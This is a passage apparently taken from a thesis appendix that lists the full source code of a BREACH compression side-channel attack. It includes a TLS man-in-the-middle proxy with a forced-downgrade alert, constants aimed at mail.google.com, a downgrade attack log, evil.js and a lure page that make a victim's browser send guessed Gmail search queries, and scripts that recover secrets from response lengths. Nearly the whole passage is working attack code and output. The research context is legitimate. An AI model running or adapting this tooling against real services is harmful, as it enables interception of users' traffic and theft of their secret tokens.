            if cont_type in constants.TLS_CONTENT:
                    self.basic_logger.debug('User %s Length: %d' % (
constants.TLS_CONTENT[cont_type], length))
                    if cont_type == 22:
                            if ord(data[constants.MAX_TLS_POSITION])
> constants.MAX_TLS_ALLOWED:
                                downgrade = True
                    if cont_type == 23:
                            with open('out.out', 'a') as f:
                                f.write('User application payload: %d
\n' % length)
                                f.close()
            else:
                    self.basic_logger.debug('Unassigned Content Type
record (len = %d)' % len(data))
            lg.append('Source : User')

    try:
        lg.append('Content Type : ' + constants.TLS_CONTENT[cont_type
])
    except:
        lg.append('Content Type: Unassigned %d' % cont_type)
    try:
        lg.append('TLS Version : ' + constants.TLS_VERSION[(version
[0], version[1])])
    except:
        lg.append('TLS Version: Uknown %d %d' % (version[0], version
[1]))
    lg.append('TLS Payload Length: %d' % length)
    lg.append('(Remaining) Packet Data length: %d\n' % len(data))

    # Check if TLS record spans to next TCP segment
    if len(data) - constants.TLS_HEADER_LENGTH < length:
        if is_response:
            past_bytes_endpoint = length + constants.
TLS_HEADER_LENGTH - len(data)
        else:
            past_bytes_user = length + constants.TLS_HEADER_LENGTH -
len(data)

    lg.append(self.log_data(data[0:constants.TLS_HEADER_LENGTH]))
    lg.append(self.log_data(data[constants.TLS_HEADER_LENGTH:
constants.TLS_HEADER_LENGTH+length]))
    lg.append('\n')

    # Check if packet has more than one TLS records
    if length < len(data) - constants.TLS_HEADER_LENGTH:
            more_records, past_bytes_endpoint, past_bytes_user,
chunked_endpoint_header, chunked_user_header, _ = self.parse(

                                                    data[constants.
TLS_HEADER_LENGTH+length:],


past_bytes_endpoint,

                                                    past_bytes_user
,
```

```
chunked_endpoint_header,


chunked_user_header,

                                                        is_response

                                                        )
            lg.append(more_records)

    return ('\n'.join(lg), past_bytes_endpoint, past_bytes_user,
chunked_endpoint_header, chunked_user_header, downgrade)

 def start(self):
    '''
    Start sockets on user side (proxy as server) and endpoint side (
proxy as client).
    '''
    self.full_logger.info('Starting Proxy')

    try:
        self.user_setup()
        self.endpoint_setup()
    except:
        pass

    self.full_logger.info('Proxy is set up')
    return

 def restart(self, attempt_counter = 0):
    '''
    Restart sockets in case of error.
    '''
    self.full_logger.info('Restarting Proxy')

    try:
        self.user_socket.close()
        self.endpoint_socket.close()
    except:
        pass

    try:
        self.user_setup()
        self.endpoint_setup()
    except:
        if attempt_counter < 3:
            self.full_logger.debug('Reattempting restart')
            self.restart(attempt_counter+1)
        else:
            self.full_logger.debug('Multiple failed attempts to
restart')
            self.stop(-9)
            sys.exit(-1)

    self.full_logger.info('Proxy has restarted')
    return
```

```
    def stop(self, exit_code = 0):
        '''
        Shutdown sockets and terminate connection.
        '''
        try:
            self.user_connection.close()
            self.endpoint_socket.close()
        except:
            pass
        self.full_logger.info('Connection closed')
        self.debug_logger.debug('Stopping breach object with code: %d' %
    exit_code)
        return

    def user_setup(self):
        '''
        Create and configure user side socket.
        '''
        try:
            self.full_logger.info('Setting up user socket')
            user_socket = socket.socket(socket.AF_INET, socket.
    SOCK_STREAM)
            user_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR
    , 1) # Set options to reuse socket
            user_socket.bind((constants.USER, constants.USER_PORT))
            self.full_logger.info('User socket bind complete')
            user_socket.listen(1)
            self.full_logger.info('User socket listen complete')
            self.user_connection, self.address = user_socket.accept()
            self.user_socket = user_socket
            self.full_logger.info('User socket is set up')
        except:
            self.stop(-8)
            sys.exit(-1)
        return

    def endpoint_setup(self):
        '''
        Create and configure endpoint side socket
        '''
        try:
            self.full_logger.info('Setting up endpoint socket')
            endpoint_socket = socket.socket(socket.AF_INET, socket.
    SOCK_STREAM)
            self.full_logger.info('Connecting endpoint socket')
            endpoint_socket.connect((constants.ENDPOINT, constants.
    ENDPOINT_PORT))
            endpoint_socket.setblocking(0) # Set non-blocking, i.e. raise
     exception if send/recv is not completed
            self.endpoint_socket = endpoint_socket
            self.full_logger.info('Endpoint socket is set up')
        except:
            self.stop(-7)
            sys.exit(-1)
        return

    def execute_breach(self):
```

```
        '''
        Start proxy and execute main loop
        '''
        # Initialize parameters for execution.
        past_bytes_user = 0 # Number of bytes expanding to future user
packets
        past_bytes_endpoint = 0 # Number of bytes expanding to future
endpoint packets
        chunked_user_header = None # TLS user header portion that gets
stuck between packets
        chunked_endpoint_header = None # TLS endpoint header portion that
 gets stuck between packets

        self.start()
        self.full_logger.info('Starting main proxy loop')
        try:
            while 1:
                ready_to_read, ready_to_write, in_error = select.select(
                                                                        [
self.user_connection, self.endpoint_socket],

[],

[],
                                                                       5
                                                                      )

                if self.user_connection in ready_to_read: # If user side
socket is ready to read...
                    data = ''

                    try:
                        data = self.user_connection.recv(constants.
SOCKET_BUFFER) # ...receive data from user...
                    except Exception as exc:
                        self.full_logger.debug('User connection error
')
                        self.full_logger.debug(exc)
                        self.stop(-6)
                        break

                    if len(data) == 0:
                            self.full_logger.info('User connection
closed')
                            self.stop(-5)
                    else:
                            self.basic_logger.debug('User Packet
Length: %d' % len(data))
                            output, past_bytes_endpoint,
past_bytes_user, chunked_endpoint_header, chunked_user_header,
downgrade = self.parse(


    data,


    past_bytes_endpoint,
```

```
    past_bytes_user,

    chunked_endpoint_header,

    chunked_user_header

   ) # ...parse it...
                            self.full_logger.debug(output)
                            try:
                                if downgrade and constants.
ATTEMPT_DOWNGRADE:
                                        alert = 'HANDSHAKE_FAILURE'
                                        output, _, _, _, _, _ = self.
parse(
      constants.ALERT_MESSAGES[alert],

      past_bytes_endpoint,

      past_bytes_user,

      True

     )
                                        self.full_logger.debug('\n\n'
 + 'Downgrade Attempt' + output)
                                        self.user_connection.sendall(
constants.ALERT_MESSAGES[alert]) # if we are trying to downgrade, send
 fatal alert to user
                                        continue
                                self.endpoint_socket.sendall(data) #
...and send it to endpoint
                            except Exception as exc:
                                self.full_logger.debug('User data
forwarding error')
                                self.full_logger.debug(exc)
                                self.stop(-4)
                                break

            if self.endpoint_socket in ready_to_read: # Same for the
endpoint side
                    data = ''

                    try:
                        data = self.endpoint_socket.recv(constants.
SOCKET_BUFFER)
                    except Exception as exc:
                        self.full_logger.debug('Endpoint connection
error')
                        self.full_logger.debug(exc)
                        self.stop(-3)
                        break
```

```
                        if len(data) == 0:
                                self.full_logger.info('Endpoint
    connection closed')
                                self.stop(5)
                                break
                        else:
                                self.basic_logger.debug('Endpoint Packet
    Length: %d' % len(data))
                                output, past_bytes_endpoint,
    past_bytes_user, chunked_endpoint_header, chunked_user_header, _ =
    self.parse(

                                                                    data
    ,


    past_bytes_endpoint,


    past_bytes_user,


    chunked_endpoint_header,


    chunked_user_header,

                                                                    True

                                                                   )
                                self.full_logger.debug(output)
                                try:
                                    self.user_connection.sendall(data)
                                except Exception as exc:
                                    self.full_logger.debug('Endpoint data
     forwarding error')
                                    self.full_logger.debug(exc)
                                    self.stop(-2)
                                    break
            except Exception as e:
                self.stop(-1)
            return

if __name__ == '__main__':

    args_dict = get_arguments_dict(sys.argv)
    conn = Connector(args_dict)
    conn.full_logger.info('Hillclimbing parameters file created')
    conn.execute_breach()
```

Listing 9.1: connect.py

9.2 Constants library

```
import binascii
```

```
# TLS Header
TLS_HEADER_LENGTH = 5
TLS_CONTENT_TYPE = 0
TLS_VERSION_MAJOR = 1
TLS_VERSION_MINOR = 2
TLS_LENGTH_MAJOR = 3
TLS_LENGTH_MINOR = 4

# TLS Content Types
TLS_CHANGE_CIPHER_SPEC = 20
TLS_ALERT = 21
TLS_HANDSHAKE = 22
TLS_APPLICATION_DATA = 23
TLS_HEARTBEAT = 24
TLS_CONTENT = {
        TLS_CHANGE_CIPHER_SPEC: "Change cipher spec (20)",
        TLS_ALERT: "Alert (21)",
        TLS_HANDSHAKE: "Handshake (22)",
        TLS_APPLICATION_DATA: "Application Data (23)",
        TLS_HEARTBEAT: "Heartbeat (24)"
    }
TLS_VERSION = {
        (3, 0): "SSL 3.0",
        (3, 1): "TLS 1.0",
        (3, 2): "TLS 1.1",
        (3, 3): "TLS 1.2"
    }

# TLS Alert messages
ALERT_HEADER = "1503010002"
ALERT_MESSAGES = {
            'CLOSE_NOTIFY' : binascii.unhexlify(ALERT_HEADER + "0200"),
            'UNEXPECTED_MESSAGE' : binascii.unhexlify(ALERT_HEADER + "020
   A"),
            'DECRYPTION_FAILED' : binascii.unhexlify(ALERT_HEADER +
   "0217"),
            'HANDSHAKE_FAILURE' : binascii.unhexlify(ALERT_HEADER +
   "0228"),
            'ILLEGAL_PARAMETER' : binascii.unhexlify(ALERT_HEADER + "022F
   "),
            'ACCESS_DENIED' : binascii.unhexlify(ALERT_HEADER + "0231"),
            'DECODE_ERROR' : binascii.unhexlify(ALERT_HEADER + "0232"),
            'DECRYPT_ERROR' : binascii.unhexlify(ALERT_HEADER + "0233"),
            'PROTOCOL_VERSION' : binascii.unhexlify(ALERT_HEADER +
   "0246")
        }

# Ports and nodes
USER = "" # Listen requests from everyone
USER_PORT = 443
#ENDPOINT = "31.13.93.3" # touch.facebook.com
ENDPOINT = "216.58.208.101" # mail.google.com
ENDPOINT_PORT = 443

# Buffers
SOCKET_BUFFER = 4096
LOG_BUFFER = 16
```

```
# Downgrade
ATTEMPT_DOWNGRADE = False
MAX_TLS_POSITION = 10 # Iceweasel's max tls version byte position in
    Client Hello message
MAX_TLS_ALLOWED = 1

# Possible alphabets of secret
DIGIT = ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9']
LOWERCASE = ['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l',
    'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z']
UPPERCASE = ['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L',
    'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z']
DASH = ['-', '_']

# Random nonces
NONCE_1 = 'ladbfsk!'
NONCE_2 = 'znq'

# Point systems for various methods, used in parse.py
SERIAL_POINT_SYSTEM = {1: 20, 2: 16, 3: 12, 4: 10, 5: 8, 6: 6, 7: 4, 8:
    3, 9: 2, 10: 1}
PARALLEL_POINT_SYSTEM = {0: 1}
POINT_SYSTEM_MAPPING = {
        's': SERIAL_POINT_SYSTEM,
        'p': PARALLEL_POINT_SYSTEM
    }
```

Listing 9.2: constants.py

9.3 Downgrade attempt log

```
INFO:__main__:Starting Proxy
INFO:__main__:Setting up user socket
INFO:__main__:User socket bind complete
INFO:__main__:User socket listen complete
INFO:__main__:User socket is set up
INFO:__main__:Setting up endpoint socket
INFO:__main__:Connecting endpoint socket
INFO:__main__:Endpoint socket is set up
INFO:__main__:Proxy is set up
INFO:__main__:Starting main proxy loop
DEBUG:__main__:

Source : User
Content Type : Handshake (22)
TLS Version : TLS 1.0
Payload Length: 180
Packet Data length: 185

 0   16030100b4                          .....
 0   010000b0030371b5b4801c7d84a6d75d    ......q....}...]
16   3001557b447d386bad8641488401d895    0.U{D}8k..AH....
32   251d9b094df700002ec02bc02fc00ac0    %...M.....+./...
48   09c013c014c012c007c0110033003200    ............3.2.
```

```
64   450039003800880016002f0041003500  E.9.8...../.A.5.
80   84000a000500040100005900000001700  ..........Y.....
96   15000012746f7563682e66616365626f  ....touch.facebo
112  6f6b2e636f6dff01000100000a000800  ok.com..........
128  060017001800190000b00020100002300  ..............#.
144  00337400000005000501000000000000d  .3t.............
160  00120010040105010201040305030203  ................
176  04020202                          ....


DEBUG:__main__:Downgrade Attempt

DEBUG:__main__:

Source : Endpoint
Content Type : Alert (21)
TLS Version : TLS 1.0
Payload Length: 2
Packet Data length: 7

 0   1503010002                        .....
 0   0228                              .(


INFO:__main__:User connection closed
INFO:__main__:Restarting Proxy
INFO:__main__:Setting up user socket
INFO:__main__:User socket bind complete
INFO:__main__:User socket listen complete
INFO:__main__:User socket is set up
INFO:__main__:Setting up endpoint socket
INFO:__main__:Connecting endpoint socket
INFO:__main__:Endpoint socket is set up
INFO:__main__:Proxy has restarted
DEBUG:__main__:

Source : User
Content Type : Handshake (22)
TLS Version : TLS 1.0
Payload Length: 156
Packet Data length: 161

 0   160301009c                        .....
 0   0100009803014fedeb33f1b91a9b9186  ......O..3......
16   a8148766eb3f14ec43a2f7194bbc7666  ...f.?..C...K.vf
32   b8ba6aeb085c00002c5600c00ac009c0  ..j..\..,V......
48   13c014c012c007c01100330032004500  ..........3.2.E.
64   39003800880016002f00410035008400  9.8...../.A.5...
80   0a000500040100004300000017001500  ........C.......
96   0012746f7563682e66616365626f6f6b  ..touch.facebook
112  2e636f6dff01000100000a0008000600  .com............
128  1700180019000b000201000023000033  ............#..3
144  74000000050005010000000          t...........


DEBUG:__main__:

Source : Endpoint
```

```
Content Type : Alert (21)
TLS Version : TLS 1.0
Payload Length: 2
Packet Data length: 7

 0   1503010002                          .....
 0   0256                                .V


INFO:__main__:Endpoint connection closed
INFO:__main__:Restarting Proxy
INFO:__main__:Setting up user socket
INFO:__main__:User socket bind complete
INFO:__main__:User socket listen complete
```

Listing 9.3: downgrade.log

9.4 BREACH JavaScript

```
function compare_arrays(array_1 = [], array_2 = []) {
    if (array_1.length != array_2.length)
            return false;
    for (var i=0; i<array_1.length; i++)
            if (array_1[i] != array_2[i])
                    return false;
    return true;
}

function makeRequest(iterator = 0, total = 0, alphabet = [], ref = "",
   timeout = 4000) {
    jQuery.get("request.txt").done(function(data) {
        var input = data.split('\n');
        if (input.length < 2) {
            setTimeout(function() {
                makeRequest(0, total, alphabet, ref)
            }, 10000);
            return;
        }
        var new_ref = input[0];
        var new_alphabet = input[1].split(',');
        if (!compare_arrays(alphabet, new_alphabet) || ref != new_ref) {
                setTimeout(function() {
                        makeRequest(0, total, new_alphabet, new_ref);
                }, 10000);
                return;
        }
        var search = alphabet[iterator];
        var request = "https://mail.google.com/mail/u/0/x/?s=q&q=" +
   search;
        var img = new Image();
        img.src = request;
        iterator = iterator >= alphabet.length - 1 ? 0 : ++iterator;
        setTimeout(function() {
                makeRequest(iterator, total, alphabet, ref);
        }, timeout);
```

```
    }).fail(function() {
        setTimeout(makeRequest(), 10000);
        return
    });
    return;
}

makeRequest();
```

Listing 9.4: evil.js

9.5 Minimal HTML web page

```
<html>
<head>
<script src="jquery.js"></script>
<script src="evil.js" type="text/javascript"></script>
</head>
<body>
Please wait a moment...
</body>
</html>
```

Listing 9.5: HTML page that includes BREACH js

9.6 Request initialization module

```
import sys
from iolibrary import get_arguments_dict
from constants import DIGIT, LOWERCASE, UPPERCASE, DASH, NONCE_1, NONCE_2

def create_alphabet(alpha_types):
    '''
    Create array with the alphabet we are testing.
    '''
    assert alpha_types, 'Empty argument for alphabet types'
    alphabet = []
    for t in alpha_types:
        if t == 'n':
            for i in DIGIT:
                alphabet.append(i)
        if t == 'l':
            for i in LOWERCASE:
                alphabet.append(i)
        if t == 'u':
            for i in UPPERCASE:
                alphabet.append(i)
        if t == 'd':
            for i in DASH:
                alphabet.append(i)
    assert alphabet, 'Invalid alphabet types'
    return alphabet
```

```
def huffman_point(alphabet, test_points):
    '''
    Use Huffman fixed point.
    '''
    huffman = ''
    for alpha_item in enumerate(alphabet):
        if alpha_item[1] not in test_points:
                huffman = huffman + alpha_item[1] + '_'
    return huffman

def serial_execution(alphabet, prefix):
    '''
    Create request list for serial method.
    '''
    global reflection_alphabet
    req_list = []
    for i in xrange(len(alphabet)):
        huffman = huffman_point(alphabet, [alphabet[i]])
        req_list.append(huffman + prefix + alphabet[i])
    reflection_alphabet = alphabet
    return req_list

def parallel_execution(alphabet, prefix):
    '''
    Create request list for parallel method.
    '''
    global reflection_alphabet
    if len(alphabet) % 2:
        alphabet.append('^')
    first_half = alphabet[::2]
    first_huffman = huffman_point(alphabet, first_half)
    second_half = alphabet[1::2]
    second_huffman = huffman_point(alphabet, second_half)
    head = ''
    tail = ''
    for i in xrange(len(alphabet)/2):
        head = head + prefix + first_half[i] + ' '
        tail = tail + prefix + second_half[i] + ' '
    reflection_alphabet = [head, tail]
    return [first_huffman + head, second_huffman + tail]

def create_request_file(args_dict):
    '''
    Create the 'request' file used by evil.js to issue the requests.
    '''
    method_functions = {'s': serial_execution,
                        'p': parallel_execution}

    prefix = args_dict['prefix']
    assert prefix, 'Empty prefix argument'
    method = args_dict['method']
    assert prefix, 'Empty method argument'
    search_alphabet = args_dict['alphabet'] if 'alphabet' in args_dict
   else create_alphabet(args_dict['alpha_types'])
    with open('request.txt', 'w') as f:
        f.write(prefix + '\n')
        total_tests = []
```

```
        alphabet = method_functions[method](search_alphabet, prefix)
        for test in alphabet:
            huffman_nonce = huffman_point(alphabet, test)
            search_string = NONCE_1 + test + NONCE_2
            total_tests.append(search_string)
        f.write(','.join(total_tests))
        f.close()
    return reflection_alphabet

if __name__ == '__main__':
    args_dict = get_arguments_dict(sys.argv)
    create_request_file(args_dict)
```

Listing 9.6: hillclimbing.py

9.7 User interface library

```
from os import system
import sys
import signal
import argparse
import logging

def kill_signal_handler(signal, frame):
    '''
    Signal handler for killing the execution.
    '''
    print('Exiting the program per your command')
    system('rm -f out.out request.txt io_library.pyc hillclimbing.pyc
    constants.pyc connect.pyc')
    system('mv basic_breach.log full_breach.log debug.log attack.log
    win_count.log history/')
    sys.exit(0)

def get_arguments_dict(args_list):
    '''
    Parse command line arguments that were given to the program that
    calls this method.
    '''
    parser = argparse.ArgumentParser(description='Parser of breach.py
    output')
    parser.add_argument('caller_name', metavar = 'caller_name', help = '
    The program that called the argument parser.')
    parser.add_argument('-a', '--alpha_types', metavar = 'alphabet',
    nargs = '+', help = 'Choose alphabet types: n => digits, l =>
    lowercase letters, u => uppercase letters, d => - and _')
    parser.add_argument('-l', '--len_pivot', metavar = 'pivot_length',
    type = int, help = 'Input the (observed payload) length value of the
    pivot packet')
    parser.add_argument('-p', '--prefix', metavar = 'bootstrap_prefix',
    help = 'Input the already known prefix needed for bootstrap')
    parser.add_argument('-m', '--method', metavar = 'request_method',
    help = 'Choose the request method: s => serial, p => parallel')
    parser.add_argument('-lf', '--latest_file', metavar = '
    latest_file_number', type = int, help = 'Input the latest output file
    breach.py has created, -1 if first try')
```

```
    parser.add_argument('-r', '--request_len', metavar = '
    minimum_request_length', type = int, help = 'Input the minimum length
    of the request packet')
    parser.add_argument('-c', '--correct', metavar = 'correct_value',
    help = 'Input the correct value we attack')
    parser.add_argument('-s', '--sample', metavar = 'sample', type = int,
     help = 'Input the sampling ratio')
    parser.add_argument('-i', '--iterations', metavar = '
    number_of_iterations', type = int, help = 'Input the number of
    iterations per symbol.')
    parser.add_argument('-t', '--refresh_time', metavar = 'refresh_time',
     type = int, help = 'Input the refresh time in seconds')
    parser.add_argument('--wdir', metavar = 'web_application_directory',
    help = 'The directory where you have added evil.js')
    parser.add_argument('--execute_breach', action = 'store_true', help =
     'Initiate breach attack via breach.py')
    parser.add_argument('--verbose', metavar = 'verbosity_level', type =
    int, help = 'Choose verbosity level: 0 => no logs, 1 => attack logs, 2
     => debug logs, 3 => basic breach logs, 4 => full logs')
    parser.add_argument('--log_to_screen', action = 'store_true', help =
    'Print logs to stdout')
    args = parser.parse_args(args_list)

    args_dict = {}
    args_dict['alpha_types'] = args.alpha_types if args.alpha_types else
    None
    args_dict['prefix'] = args.prefix if args.prefix else None
    args_dict['method'] = args.method if args.method else 's'
    args_dict['pivot_length'] = args.len_pivot if args.len_pivot else
    None
    args_dict['minimum_request_length'] = args.request_len if args.
    request_len else None
    args_dict['correct_val'] = args.correct if args.correct else None
    args_dict['sampling_ratio'] = args.sample if args.sample else
    200000000
    args_dict['iterations'] = args.iterations if args.iterations else 500
    args_dict['refresh_time'] = args.refresh_time if args.refresh_time
    else 60
    args_dict['wdir'] = args.wdir if args.wdir else '/var/www/breach/'
    args_dict['execute_breach'] = True if args.execute_breach else False
    args_dict['log_to_screen'] = True if args.log_to_screen else False
    args_dict['verbose'] = args.verbose if args.verbose else 0
    args_dict['latest_file'] = args.latest_file if args.latest_file else
    0
    return args_dict

def setup_logger(logger_name, log_file, args_dict, level=logging.DEBUG):
    '''
    Logger factory.
    '''
    l = logging.getLogger(logger_name)
    l.setLevel(level)
    formatter = logging.Formatter('%(asctime)s : %(message)s')
    fileHandler = logging.FileHandler(log_file)
    fileHandler.setFormatter(formatter)
    l.addHandler(fileHandler)
    if args_dict['log_to_screen']:
        streamHandler = logging.StreamHandler()
```

```
        streamHandler.setFormatter(formatter)
        l.addHandler(streamHandler)
    return
```

Listing 9.7: iolibrary.py

9.8 Automated run and data parsing module

```
from __future__ import division
from os import system, path, getpid
import sys
import signal
import datetime
import logging
import time
import threading
import constants
import connect
from iolibrary import kill_signal_handler, get_arguments_dict,
   setup_logger

signal.signal(signal.SIGINT, kill_signal_handler)

class Parser():
    '''
    Class that parses the packet lengths that are sniffed through the
   network.
    '''
    def __init__(self, args_dict):
        '''
        Initialize constants and arguments.
        '''
        self.args_dict = args_dict
        assert args_dict['pivot_length'] or args_dict['
   minimum_request_length'], 'Invalid combination of minimum request and
   pivot lengths'
        self.alpha_types = args_dict['alpha_types']
        if 'alphabet' in args_dict:
            self.alphabet = args_dict['alphabet']
        self.pivot_length = args_dict['pivot_length']
        self.prefix = args_dict['prefix']
        self.latest_file = args_dict['latest_file']
        self.minimum_request_length = args_dict['minimum_request_length']
        self.method = args_dict['method']
        self.correct_val = args_dict['correct_val']
        self.sampling_ratio = args_dict['sampling_ratio']
        self.refresh_time = args_dict['refresh_time']
        self.start_time = args_dict['start_time']
        self.verbose = args_dict['verbose']
        self.max_iter = args_dict['iterations']
        self.wdir = args_dict['wdir']
        self.execute_breach = args_dict['execute_breach']
        self.divide_and_conquer = args_dict['divide_and_conquer'] if '
   divide_and_conquer' in args_dict else 0
        self.history_folder = args_dict['history_folder']
```

```
        self.latest_file = 0
        self.point_system = constants.POINT_SYSTEM_MAPPING[args_dict['
    method']]
        if 'attack_logger' not in args_dict:
            if self.verbose < 1:
                setup_logger('attack_logger', 'attack.log', args_dict,
    logging.ERROR)
            else:
                setup_logger('attack_logger', 'attack.log', args_dict)
            self.attack_logger = logging.getLogger('attack_logger')
            self.args_dict['attack_logger'] = self.attack_logger
        else:
            self.attack_logger = args_dict['attack_logger']
        if 'debug_logger' not in args_dict:
            if self.verbose < 2:
                setup_logger('debug_logger', 'debug.log', args_dict,
    logging.ERROR)
            else:
                setup_logger('debug_logger', 'debug.log', args_dict)
            self.debug_logger = logging.getLogger('debug_logger')
            self.args_dict['debug_logger'] = self.debug_logger
        else:
            self.debug_logger = args_dict['debug_logger']
        if 'win_logger' not in args_dict:
            if self.verbose < 2:
                setup_logger('win_logger', 'win_count.log', args_dict,
    logging.ERROR)
            else:
                setup_logger('win_logger', 'win_count.log', args_dict)
            self.win_logger = logging.getLogger('win_logger')
            self.args_dict['win_logger'] = self.win_logger
        else:
            self.win_logger = args_dict['win_logger']
        system('mkdir ' + self.history_folder)
        return

    def create_dictionary_sample(self, output_dict, iter_dict):
        '''
        Create a dictionary of the sampled input.
        '''
        combined = {}
        for k, v in iter_dict.items():
            if v != 0:
                combined[k] = output_dict[k] / iter_dict[k]
        return combined

    def sort_dictionary_values(self, dictionary, desc = False):
        '''
        Sort a dictionary by values.
        '''
        sorted_dict = [ (v,k) for k, v in dictionary.items() ]
        sorted_dict.sort(reverse=desc)
        return sorted_dict

    def sort_dictionary(self, dictionary, desc = False):
        '''
        Sort a dictionary by keys.
        '''
```

```
        sorted_dict = [ (v,k) for v, k in dictionary.items() ]
        sorted_dict.sort(reverse=desc)
        return sorted_dict

    def get_alphabet(self, request_args):
        '''
        Get the alphabet of the search strings.
        '''
        import hillclimbing

        return hillclimbing.create_request_file(request_args)

    def continue_parallel_division(self, correct_alphabet):
        '''
        Continue parallel execution with the correct half of the previous
     alphabet.
        '''
        return self.get_alphabet({'alphabet': correct_alphabet, 'prefix':
     self.prefix, 'method': self.method})

    def get_aggregated_input(self):
        '''
        Iterate over input files and get aggregated input.
        '''
        with open(self.history_folder + self.filename + '/result_' + self
    .filename, 'a') as result_file:
            result_file.write('Combined output files\n\n')
        system('cp out.out ' + self.history_folder + self.filename + '/
    out_' + self.filename + '_' + str(self.latest_file))
        out_iterator = '0'
        total_requests = 0
        while int(out_iterator) < 10000000:
            try:
                output_file = open(self.history_folder + self.filename +
    '/out_' + self.filename + '_' + out_iterator, 'r')
                with open(self.history_folder + self.filename + '/result_
    ' + self.filename, 'a') as result_file:
                    result_file.write('out_' + self.filename + '_' +
    out_iterator + '\n')

                prev_request = 0
                buff = []
                grab_next = False
                response_length = 0
                in_bracket = True
                after_start = False
                illegal_semaphore = 6 # Discard the first three
    iterations so that the system is stabilized the system is stabilized
                illegal_iteration = False
                for line in output_file.readlines():
                    if len(buff) == len(self.alphabet):
                        if illegal_semaphore or illegal_iteration:
                            if not float(total_requests/len(self.alphabet
    )) in self.args_dict['illegal_iterations']:
                                self.args_dict['illegal_iterations'].
    append(float(total_requests/len(self.alphabet)))
                            illegal_iteration = False
                        else:
```

```
                        self.aggregated_input = buff
                        total_requests = total_requests + 1
                        self.calculate_output()
                    buff = []
                if line.find(':') < 0:
                    continue
                pref, size = line.split(': ')
                if self.minimum_request_length:
                    if not after_start:
                        if pref == 'User application payload' and int
(size) > 1000:
                            after_start = True
                            in_bracket = False
                        continue
                    else:
                        if pref == 'User application payload' and int
(size) > self.minimum_request_length:
                            if self.iterations[self.alphabet[0]] and
(response_length == 0):
                                illegal_semaphore = illegal_semaphore
 + 2
                            if in_bracket:
                                if illegal_semaphore:
                                    buff.append('%d: 0' %
prev_request)
                                    illegal_semaphore =
illegal_semaphore - 1
                                    illegal_iteration = True
                                else:
                                    buff.append('%d: %d' % (
prev_request, response_length))
                                prev_request = prev_request + 1
                            response_length = 0
                            in_bracket = not in_bracket
                        if pref == 'Endpoint application payload':
                            response_length = response_length + int(
size)
                else:
                    if (pref == 'Endpoint application payload'):
                        if grab_next:
                            grab_next = False
                            summary = int(size) + prev_size
                            buff.append('%d: %d' % (prev_request,
summary))
                            prev_request = prev_request + 1
                        if int(size) > self.pivot_length - 10 and int
(size) < self.pivot_length + 10:
                            grab_next = True
                            continue
                        prev_size = int(size)

            output_file.close()
            out_iterator = str(int(out_iterator) + 1)
        except IOError:
            break
    return

def calculate_output(self):
```

```
        '''
        Calculate output from aggregated input.
        '''
        for line in enumerate(self.aggregated_input):
            it, size = line[1].split(': ')
            if int(size) > 0:
                self.output_sum[self.alphabet[line[0]]] = self.output_sum
[self.alphabet[line[0]]] + int(size)
                self.iterations[self.alphabet[line[0]]] = self.iterations
[self.alphabet[line[0]]] + 1
        sample = self.create_dictionary_sample(self.output_sum, self.
iterations)
        sorted_sample = self.sort_dictionary_values(sample)
        self.samples[self.iterations[self.alphabet[0]]] = sorted_sample
        return

    def log_with_correct_value(self):
        '''
        Write parsed output to result file when knowing the correct value
.
        '''
        points = {}
        for i in self.alphabet:
            points[i] = 0
        with open(self.history_folder + self.filename + '/result_' + self
.filename, 'a') as result_file:
            result_file.write('\n')
            result_file.write('Correct value = %s\n\n\n' % self.
correct_val)
            result_file.write('Iteration - Length Chart - Divergence from
 top - Points Chart - Points\n\n')
        found_in_iter = False
        correct_leader = False
        for sample in self.samples:
            pos = 1
            for j in sample[1]:
                if correct_leader:
                    divergence = j[0] - correct_len
                    correct_leader = False
                alphabet = j[1].split(self.prefix)
                alphabet.pop(0)
                for i in enumerate(alphabet):
                    alphabet[i[0]] = i[1].split()[0]
                found_correct = (j[1] == self.correct_val) if self.method
 == 's' else (self.correct_val in alphabet)
                if found_correct:
                    correct_pos = pos
                    correct_len = j[0]
                    if pos == 1:
                        correct_leader = True
                    else:
                        divergence = leader_len - j[0]
                    found_in_iter = True
                else:
                    if pos == 1:
                        leader_len = j[0]
                if pos in self.point_system:
```

```
                if self.iterations[self.alphabet[0]] > self.max_iter
/2:
                    points[j[1]] = points[j[1]] + 2 * self.
point_system[pos]
                else:
                    points[j[1]] = points[j[1]] + self.point_system[
pos]
            pos = pos + 1
        if sample[0] % self.sampling_ratio == 0 or sample[0] > len(
self.samples) - 10:
            if not found_in_iter:
                with open(self.history_folder + self.filename + '/
result_' + self.filename, 'a') as result_file:
                    result_file.write('%d\t%d\t%d\t%d\t%d\n' % (0, 0,
 0, 0, 0))
            else:
                points_chart = self.sort_dictionary_values(points,
True)
                for position in enumerate(points_chart):
                    if position[1][1] == self.correct_val:
                        correct_position_chart = position[0] + 1
                        if position[0] == 0:
                            diff = position[1][0] - points_chart
[1][0]
                        else:
                            diff = position[1][0] - points_chart
[0][0]
                with open(self.history_folder + self.filename + '/
result_' + self.filename, 'a') as result_file:
                    result_file.write('%d\t\t%d\t\t%f\t\t%d\t%d\n' %
(sample[0], correct_pos, divergence, correct_position_chart, diff))
    with open(self.history_folder + self.filename + '/result_' + self
.filename, 'a') as result_file:
        result_file.write('\n')
    return points

def log_without_correct_value(self, combined_sorted):
    '''
    Write parsed output to result file without knowing the correct
value.
    '''
    points = {}
    for i in self.alphabet:
        points[i] = 0
    for sample in self.samples:
        for j in enumerate(sample[1]):
            if j[0] in self.point_system and sample[1][0]:
                if sample[0] > self.max_iter/2:
                    points[j[1][1]] = points[j[1][1]] + (2 * self.
point_system[j[0]])
                else:
                    points[j[1][1]] = points[j[1][1]] + self.
point_system[j[0]]
    with open(self.history_folder + self.filename + '/result_' + self
.filename, 'a') as result_file:
        result_file.write('\n')
        result_file.write('Iteration %d\n\n' % self.iterations[self.
alphabet[0]])
```

```
        if self.method == 's' and combined_sorted:
            with open(self.history_folder + self.filename + '/result_' +
    self.filename, 'a') as result_file:
                result_file.write('Correct Value is \'%s\' with
    divergence %f from second best.\n' % (combined_sorted[0][1],
    combined_sorted[1][0] - combined_sorted[0][0]))
        return points

